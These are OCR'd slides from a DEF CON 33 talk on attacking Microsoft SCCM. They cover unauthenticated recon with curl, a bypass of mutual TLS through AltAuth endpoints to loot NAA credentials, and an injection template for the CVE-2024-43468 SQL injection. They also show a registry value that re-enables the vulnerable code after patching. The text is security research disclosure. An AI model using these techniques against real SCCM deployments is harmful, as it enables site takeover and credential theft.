SYNACKTIV

SCCM: The tree that always bears bad fruits

Mehdi Elyassa - DEF CON 33 - August 10, 2025

whoami

SYNACKTIV

Mehdi Elyassa

@kalimer0x00

- Red Teamer at Synacktiv, an offensive security company
- Over 8 years in IT security
- Vulnerability researcher with a strong interest in web technologies

Agenda

SYNACKTIV

- SCCM Internals
- Finding 0days
- Post-exploitation
- Persistence

SCCM Internals

SCCM Internals

Introduction

SYNACKTIV

- a.k.a Configuration Manager
- SCCM is a systems and endpoint management solution
- Deploys an agent on managed devices that provides code execution capabilities, making it Microsoft's native C2
- Now part of the Intune product family

SCCM Internals


Client communications

SYNACKTIV

- **Client to Management Point**
  - **EHTTP**: (default) Enhanced HTTP
  - **HTTPS**: mutual TLS with an internal PKI (e.g. ADCS)

SCCM Internals

SYNACKTIV



- Several web applications hosted on IIS
- Mix of modern and legacy technologies
  - ISAPI modules
  - .NET Framework apps
- COM used extensively for internal communication
  - Long chains of sequential COM calls across components

SCCM Internals

SMS Management Point

SYNACKTIV

- ISAPI modules
  - **/.sms_pol** — Policy download
  - **/.sms_dcm** — Scripts download
  - **/.sms_aut** — Location services information
- **Legacy code** — query parameters are parsed manually…
- **Multiple entrypoints**
  - `/SMS_MP`
  - `/SMS_MP_WindowsAuth`
  - `/SMS_MP_AltAuth`
  - `/SMS_MP_TokenAuth`
- **Anonymous authentication** enabled on most endpoints

```
PS Z:\> .\dump_iis_appconf.ps1
[...]
- app: /SMS_MP (SMS Management Point Pool)
  anon: True
  handlers:
   - module=IsapiModule ; path=.sms_dcm ; handler=c:\program files\sms_ccm\getsdmpackage.dll
   - module=IsapiModule ; path=.sms_aut ; handler=c:\program files\sms_ccm\getauth.dll
   - module=IsapiModule ; path=.sms_pol ; handler=c:\program files\sms_ccm\getpolicy.dll

- app: /SMS_MP_WindowsAuth (SMS Windows Auth Management Point Pool)
  anon: False
  handlers:
   - module=IsapiModule ; path=.sms_pol ; handler=c:\program files\sms_ccm\getpolicy.dll

- app: /SMS_MP_AltAuth (SMS Management Point Pool)
  anon: True
  handlers:
   - module=IsapiModule ; path=.sms_dcm ; handler=c:\program files\sms_ccm\getsdmpackage.dll
   - module=IsapiModule ; path=.sms_aut ; handler=c:\program files\sms_ccm\getauth.dll
   - module=IsapiModule ; path=.sms_pol ; handler=c:\program files\sms_ccm\getpolicy.dll

- app: /SMS_MP_TokenAuth (SMS Management Point Pool)
  anon: True
  handlers:
   - module=IsapiModule ; path=.sms_dcm ; handler=c:\program files\sms_ccm\getsdmpackage.dll
   - module=IsapiModule ; path=.sms_aut ; handler=c:\program files\sms_ccm\getauth.dll
   - module=IsapiModule ; path=.sms_pol ; handler=c:\program files\sms_ccm\getpolicy.dll
```

SCCM Internals

SMS Management Point

SYNACKTIV

Mutual TLS, They Said...

- If HTTPS mode is enabled, use:
  - `/SMS_MP_TokenAuth/`
  - `/SMS_MP_AltAuth/` (>= v2403)

```
$ curl -i 'https://cmc.corp.local/sms_mp/.sms_aut?SMSTRC'
HTTP/1.1 403 Client certificate required
```

```
$ curl -i 'https://cmc.corp.local/sms_mp_altauth/.sms_aut?SMSTRC'
HTTP/2 200
```

SCCM Internals

SMS Management Point

SYNACKTIV

Unauth recon: Enumerate Management Points

- **MPLIST** method on the **getauth** module returns all MPs for current site
  - `/sms_mp/.sms_aut?MPLIST`
- Interesting fields
  - `Version` build number
  - `SSLState` indicates if HTTPS mode is enabled
- **MPLIST1** method returns MPs from other sites in the hierarchy

```
$ curl 'http://cmc.corp.local/sms_mp/.sms_aut?MPLIST'
<MPList>
    <MP Name="CMC.CORP.LOCAL" FQDN="CMC.corp.local">
        <Version>9128</Version>
        <Capabilities SchemaVersion="1.0">
            <Property Name="SSLState" Value="0"/>
        </Capabilities>
    </MP>
</MPList>
```

```
$ curl 'http://cmc.corp.local/sms_mp/.sms_aut?MPLIST1&XYZ'
<MPList>
    <MP Name="CMC.XYZ.LOCAL" FQDN="CMC.xyz.local" SiteCode="XYZ">
        <Version>9128</Version>
        <Capabilities SchemaVersion="1.0">
            <Property Name="SSLState" Value="0"/>
        </Capabilities>
    </MP>
</MPList>
```

SCCM Internals

CcmMessaging

SYNACKTIV

CcmMessaging

- Single ISAPI module
- **Multiple entrypoints**
  - `/CCM_System`
  - `/CCM_System_WindowsAuth`
  - `/CCM_System_AltAuth`
  - `/CCM_System_TokenAuth`
- **Anonymous authentication** enabled on most endpoints

```
- app: /CCM_System (CCM Server Framework Pool)
  anon: True
  handlers:
  - module=IsapiModule ; path=* ; handler=c:\program files\sms_ccm\ccmisapi.dll

- app: /CCM_System_WindowsAuth (CCM Windows Auth Server Framework Pool)
  anon: False
  handlers:
  - module=IsapiModule ; path=* ; handler=c:\program files\sms_ccm\ccmisapi.dll

- app: /CCM_System_AltAuth (CCM Server Framework Pool)
  anon: True
  handlers:
  - module=IsapiModule ; path=* ; handler=c:\program files\sms_ccm\ccmisapi.dll

- app: /CCM_System_TokenAuth (CCM Server Framework Pool)
  anon: True
  handlers:
  - module=IsapiModule ; path=* ; handler=c:\program files\sms_ccm\ccmisapi.dll
```

SCCM Internals

CcmMessaging

SYNACKTIV

- HTTP-based communication protocol
  - `CCM_POST` method and a single path `/request`
  - A message signature may be included in the header as a device identity proof

```
CCM_POST /ccm_system/request HTTP/1.1
Host: cmc.corp.local

--aAbBcCdDv1234567890VxXyYzZ
content-type: text/plain; charset=UTF-16

<@utf16-encode><Msg SchemaVersion="1.1">[XML]</Msg><@/utf16-encode>    <-- HEADER PART
--aAbBcCdDv1234567890VxXyYzZ
ncontent-type: application/octet-stream

<@zlib-compress><@utf16-encode>[XML]<@/utf16-encode><@/zlib-compress>  <-- REQUEST PART
--aAbBcCdDv1234567890VxXyYzZ--
```

SCCM Internals

CcmMessaging

SYNACKTIV

- ISAPI module distributes the message to the right service handler via COM
  - Matches the name set in the `TargetEndpoint` field in the CcmMessage header part
- WMI object **CCM_Service_EndpointConfiguration**
  - In 2 namespaces
    - `root\ccm\Policy\DefaultMachine\RequestedConfig` (**persistant**)
    - `root\ccm\Policy\Machine\ActualConfig`
  - The **Visibility** field indicates if an identity proof is required

```
PS> Get-WmiObject -Namespace 'root/ccm/policy/machine/actualconfig' -Query 'select * from CCM_Service_EndpointConfiguration'
    | Sort-Object Visibility | select Name, Visibility, DisplayName, CoClass

Name                          Visibility   DisplayName                                    CoClass
----                          ----------   -----------                                    -------
MP_LocationManager            All          LocationManagerHandler Class                   {F21CCBF9-50A5-45E0-9B65-...
MP_ClientRegistration         All          RegMessageHandler Class                        {C15098C5-57E0-4859-B1C6-...
MP_PolicyManager              ClientSigned PolicyManagerHandler Class                     {F0570116-3E80-48FB-8AF7-...
MP_TokenManager               ClientSigned TokenManagerHandler Class                      {6FC37979-BF68-4B43-878F-...
EndpointProtectionAgent       Internal     SMS EP agent                                   {2B0704D2-E90B-4491-9595-...
CoManagementEndpoint          Internal     CoManagement Endpoint                          {12FDFF24-8D82-41DB-A8B4-...
ClientRegistration            Signed       CCM Registration Endpoint                      {8EC7E83E-3F67-414B-A9EC-...
LS_ReplyLocations             Signed       CCL Location Services Reply Locations Endpoint {2F382DC1-FF25-486E-896F-...
[...]
```

SCCM Internals

CcmMessaging

SYNACKTIV

Mutual TLS, They (Still) Said...

- If HTTPS mode is enabled, use:
  - `/CCM_System_AltAuth/` (>= v2403)
  - ~~`/CCM_System_TokenAuth/`~~ (not working 😕)

```
$ curl -i 'https://cmc.corp.local/ccm_system/request' -X CCM_POST
HTTP/1.1 403 Client certificate required
```

```
$ curl -ki 'https://cmc.corp.local/ccm_system_altauth/request' -X CCM_POST
HTTP/2 200
```

SYNACKTIV

Mutual TLS, They (Still) Said...

- How to loot NAA credentials without credentials?
  - Use `/CCM_System_AltAuth/request` to register clients
    - With this trick, devices are approved without supplying a machine's Windows credentials
  - Then, hit `/SMS_MP_AltAuth/.sms_pol` to pull policies


This trick will be included in github.com/synacktiv/SCCMSecrets

SCCM Internals

SYNACKTIV

SMS Provider

- Installed by default on the primary site server
- Abstraction layer for read/write operations on the database via WMI calls
  - WMI Namespace **SMS\SMS_<SITE_CODE>**
  - Role-based access control (defined and mapped in DB)
- Local group **SMS Admins** grants access permission, auto assign:
  - Any user or group assigned an RBAC role (based on database updates)
  - Machine accounts of Management Point servers (relay 😉)



SCCM Internals

SMS Provider

SYNACKTIV


AdminService REST API

- Standalone .NET app built with OWIN
  - Microsoft.ConfigurationManager.AdminService in `adminservice.host.dll`
  - No way to configure **EPA** (relay 😉)
- `/{AdminService,AdminService_TokenAuth}/{wmi,v1.0}/` (JSON)
  - OData: `/AdminService/v1.0/Device?$filter=Name+eq+'<SEARCH>'`
  - WMI Objects: `/AdminService/wmi/SMS_AdminRole`

SCCM Internals

Tenant attach

- Connect an SCCM environment to Intune
  - Syncs device and user information from SCCM to Intune
  - Take actions from the Intune console (restart, queries, run scripts, install apps, etc.)
- Creates an Entra application named **ConfigMgrSvc_<GUID>**
  - Permissions on the tenant
    - **CmCollectionData.Read** + **CmCollectionData.Write** (*Configuration Manager Microservice*)
    - **Directory.Read.All** (*Graph API*)



Finding Odays

Finding Odays

SYNACKTIV

CVE-2024-43468: Unauthenticated SQL injection

- Affects the **MP_LocationManager** handler of **CcmMessaging** service
  - `Visibility = All` → no device identity proof needed
- MP has **sysadmin** role → instant site takeover
  - Microsoft advises installing site server roles on distinct machines

https://github.com/synacktiv/CVE-2024-43468

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-43468

Finding Odays

CVE-2024-43468: Unauthenticated SQL injection

SYNACKTIV

- ~~Advanced reverse engineering techniques~~
- Started the research by analyzing strings

```
$ strings -e l v2403/SMS_CCM/LocationMgr.dll | grep 'EXEC '
EXEC MP_GetDistributeOnDemandDPs @ServerNames = N'%ws'
EXEC MP_IsPartialDownloadEnabled
EXEC MP_GetMachineID @Identifier = N'%ws'
EXEC MP_GetContentID @UniqueID = N'%ws', @ContentVersion = %d
```

Finding Odays

CVE-2024-43468: Unauthenticated SQL injection

SYNACKTIV


```
__int64 __fastcall CCM::MP::Location::CHandleLocationRequest::getMachineID(
        __int64 a1,
        CCM::Utility::ComString *a2,
        LONG *a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v31 = a2;
  *a3 = 0;
  CCM::Utility::String::String((CCM::Utility::String *)v33, word_1800862C4);
  v7 = CCM::Logging::BeginStackTrace((CCM::Logging *)L"CCM::MP::Location::CHandleLocationRequest::getMachineID", v6) >= 0;
  v8 = CCM::Utility::ComString::operator unsigned short const *(a2);
  v9 = CCM::Utility::String::format((CCM::Utility::String *)v33, L"EXEC MP_GetMachineID @Identifier = N'%ws'", v8);
  CCM::Utility::String::operator=(v33, v9);
  v10 = *(_QWORD *)(a1 + 448);
  v11 = (const unsigned __int16 *)CCM::Utility::String::operator unsigned short const *(v33);
  v12 = CCM::Utility::BString::BString((CCM::Utility::BString *)v32, v11);
  v13 = (*(__int64 (__fastcall **)(__int64, _QWORD, _QWORD))(*(_QWORD *)v10 + 32i64))(v10, *(_QWORD *)(v12 + 8), 0i64);
  CCM::Utility::BString::~BString((CCM::Utility::BString *)v32);
  if ( v13 )
  {
```

Finding Odays

SYNACKTIV

CVE-2024-43468: Unauthenticated SQL injection



Finding Odays

SYNACKTIV

CVE-2024-43468: Unauthenticated SQL injection

- **getMachineID()** is called right before **UpdateSF()**

```
2096            v136 = v273;
2097            if ( (__int64)(*((_QWORD *)&v273 + 1) - v273) >> 2 )
2098            {
2099              v137 = (CCM::Utility::ComString *)CCM::Utility::ComString::ComString(
2100                                                  (CCM::Utility::ComString *)v268,
2101                                                  (const struct CCM::Utility::ComString *)(a1 + 616));
2102              MachineID = CCM::MP::Location::CHandleLocationRequest::getMachineID(a1, v137, (LONG *)&v282);
2103              if...
2104              v283 = (CCM::Utility::XML::CDocument *)v281;
2105              v141 = CCM::Utility::BString::BString(
2106                       (CCM::Utility::BString *)v268,
2107                       (const struct CCM::Utility::BString *)(a1 + 104));
2108              v142 = CCM::Utility::BString::BString(
2109                       (CCM::Utility::BString *)v281,
2110                       (const struct CCM::Utility::BString *)(a1 + 88));
2111              MachineID = sub_1800474D8(a1, v142, v141, &v279);
2112              if...
2113              v146 = sub_1800488A8(&v290, &v273);
2114              MachineID = sub_1800469D4(*(_DWORD *)(a1 + 424), (_DWORD)v279, v146, (_DWORD)v282, *(_DWORD *)(a1 + 424));
2115              if ( MachineID < 0 )
2116              {
2117                if ( CCM::Logging::DebugLoggingInRetail(v147) )
2118                {
2119                  v148 = GetCurrentThreadId();
2120                  CCM::Logging::Log(
2121                    0i64,
2122                    L"K:\\dbs\\sh\\cmgm\\0405_083130\\cmd\\1c\\src\\mp\\LocationMgr\\tasks.cpp",
2123                    10673i64,
2124                    v148,
2125                    L"%s, HRESULT=%08lx (%s,%lu)",
2126                    L"UpdateSF(dwContentID, vBoundaryGroups, dwMachineID, m_locRequest.dwPartialFlag)",
2127                    MachineID,
2128                    L"K:\\dbs\\sh\\cmgm\\0405_083130\\cmd\\1c\\src\\mp\\LocationMgr\\tasks.cpp",
2129                    10673);
2130                }
0003FD6E CCM::MP::Location::CHandleLocationRequest::CreateReply:2097 (18004096E)
```

Finding Odays

CVE-2024-43468: Unauthenticated SQL injection

SYNACKTIV

- Which request to pick? — **UpdateSFRequest**

```
__int64 __fastcall CCM::MP::Location::CHandleLocationRequest::ParseRequestBody(__int64 a1, __int64 a2)
{
[...]
    if ( (unsigned __int8)sub_180049118(v175, L"EnumerateMPLocationRequest") )[...]
      if ( (unsigned __int8)sub_180049118(v203, L"SiteInformationRequest") )[...]
        if ( (unsigned __int8)sub_180049118(v214, L"AssignedSiteRequest") )[...]
          if ( (unsigned __int8)sub_180049118(v218, L"UpdateSFRequest") )[...]
            if ( (unsigned __int8)sub_180049118(v247, L"TokenServicesRequest") )[...]
```

Finding Odays

CVE-2024-43468: Unauthenticated SQL injection

SYNACKTIV

- Injection point in the **SourceID** field in the header

```
<Msg ReplyCompression="zlib" SchemaVersion="1.1">
  <Body Type="ByteRange" Length="556" Offset="0" />
  <CorrelationID>{00000000-0000-0000-0000-000000000000}</CorrelationID>
  <Hooks>
    <Hook3 Name="zlib-compress" />
  </Hooks>
  <ID>{00000000-0000-0000-0000-000000000000}</ID>
  <Payload Type="inline"/>
  <Priority>0</Priority>
  <Protocol>http</Protocol>
  <ReplyMode>Sync</ReplyMode>
  <ReplyTo>direct:dummyEndpoint:LS_ReplyLocations</ReplyTo>
  <TargetAddress>mp:[http]MP_LocationManager</TargetAddress>
  <TargetEndpoint>MP_LocationManager</TargetEndpoint>
  <TargetHost>https://cmc.corp.local</TargetHost>
  <Timeout>60000</Timeout>
  <SourceID>GUID:[GUID]'; [SQL_QUERY] ; --  </SourceID>
</Msg>
```

Header

```
<UpdateSFRequest>
  <Package ID="UID:00000000-0000-0000-0000-000000000000" Version="1">
  </Package>
  <ClientLocationInfo>
    <BoundaryGroups>
      <BoundaryGroup GroupID="1"
              GroupGUID="00000000-0000-0000-0000-000000000000" GroupFlag="0"/>
    </BoundaryGroups>
  </ClientLocationInfo>
</UpdateSFRequest>
```

Body

Finding Odays

SYNACKTIV

CVE-2024-43468: Unauthenticated SQL injection

- **Patch analysis**
  - Usage of prepared statements
  - But, the *vulnerable code remains*, wrapped in an if-condition 🤔

```
66  if ( *(_DWORD *)(a1 + 940) )
67  {
68    v8 = CCM::Utility::ComString::operator unsigned short const *(a2);
69    v9 = CCM::Utility::String::format((CCM::Utility::String *)v57, L"EXEC MP_GetMachineID @Identifier = N'%ws'", v8);
70    CCM::Utility::String::operator=(v57, v9);
71    v10 = *(_QWORD *)(a1 + 448);
72    v11 = (const unsigned __int16 *)CCM::Utility::String::operator unsigned short const *(v57);
73    v12 = CCM::Utility::BString::BString((CCM::Utility::BString *)v49, v11);
74    v13 = (*(__int64 (__fastcall **)(__int64, _QWORD, _QWORD))(*(_QWORD *)v10 + 32i64))(v10, *(_QWORD *)(v12 + 8), 0i64);
75    CCM::Utility::BString::~BString((CCM::Utility::BString *)v49);
76    if...
77    v19 = (*(__int64 (__fastcall **)(_QWORD))(**(_QWORD **)(a1 + 448) + 64i64))(*(_QWORD *)(a1 + 448));
78    v46 = v19;
79    if...
80    v23 = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64, VARIANTARG *))(**(_QWORD **)(a1 + 448) + 72i64))(
81            *(_QWORD *)(a1 + 448),
82            *(_QWORD *)(a1 + 2576),
83            19i64,
84            &pvarg);
85    v47 = v23;
86    v45 = v23;
87    if...
88    if...
89    goto LABEL_47;
90  }
91  *(_OWORD *)pv = 0i64;
92  v29 = (const unsigned __int16 *)CCM::Utility::ComString::operator unsigned short const *(a2);
93  CCM::Utility::BString::BString((CCM::Utility::BString *)pv, v29);
94  psa = 0i64;
95  Vector = SafeArrayCreateVector(8u, 0, 1u);
96  rgIndices = 0;
97  SafeArrayPutElement(Vector, &rgIndices, pv[1]);
98  v31 = CCM::Utility::String::format((CCM::Utility::String *)v57, L"{CALL MP_GetMachineID(?)}");
99  CCM::Utility::String::operator=(v57, v31);
100 v32 = (const unsigned __int16 *)CCM::Utility::String::operator unsigned short const *(v57);
101 v33 = CCM::Utility::BString::BString((CCM::Utility::BString *)v50, v32);
102 v34 = sub_18000501C(a1 + 568, *(_QWORD *)(v33 + 8), Vector);
103 CCM::Utility::BString::~BString((CCM::Utility::BString *)v50);
    if ( v34 )
00050C29 CCM::MP::Location::CHandleLocationRequest::getMachineID:66 (180051829)
```

Finding Odays

SYNACKTIV

CVE-2024-43468: Unauthenticated SQL injection

- Set registry value `DisableAdditionalValidations` under `HKLM\SOFTWARE\Microsoft\SMS\MP` to **fallback to vulnerable code**

```
264  CCM::Utility::RegKey::RegKey((CCM::Utility::RegKey *)&v30);
265  v29 = 0;
266  if ( (int)CCM::Utility::RegKey::Open(
267                (CCM::Utility::RegKey *)&v31,
268                HKEY_LOCAL_MACHINE,
269                L"Software\\Microsoft\\SMS\\MP",
270                1u,
271                0) >= 0 )
272  {
273    if ( (int)CCM::Utility::RegKey::GetDword((CCM::Utility::RegKey *)&v31, L"DisableAdditionalValidations", &v28) >= 0 )
274    {
275      if ( CCM::Logging::DebugLoggingInRetail(v7) && (unsigned __int8)CCM::Logging::LogLevelEnabled(0i64) )
276      {
277        LODWORD(v10) = 0;
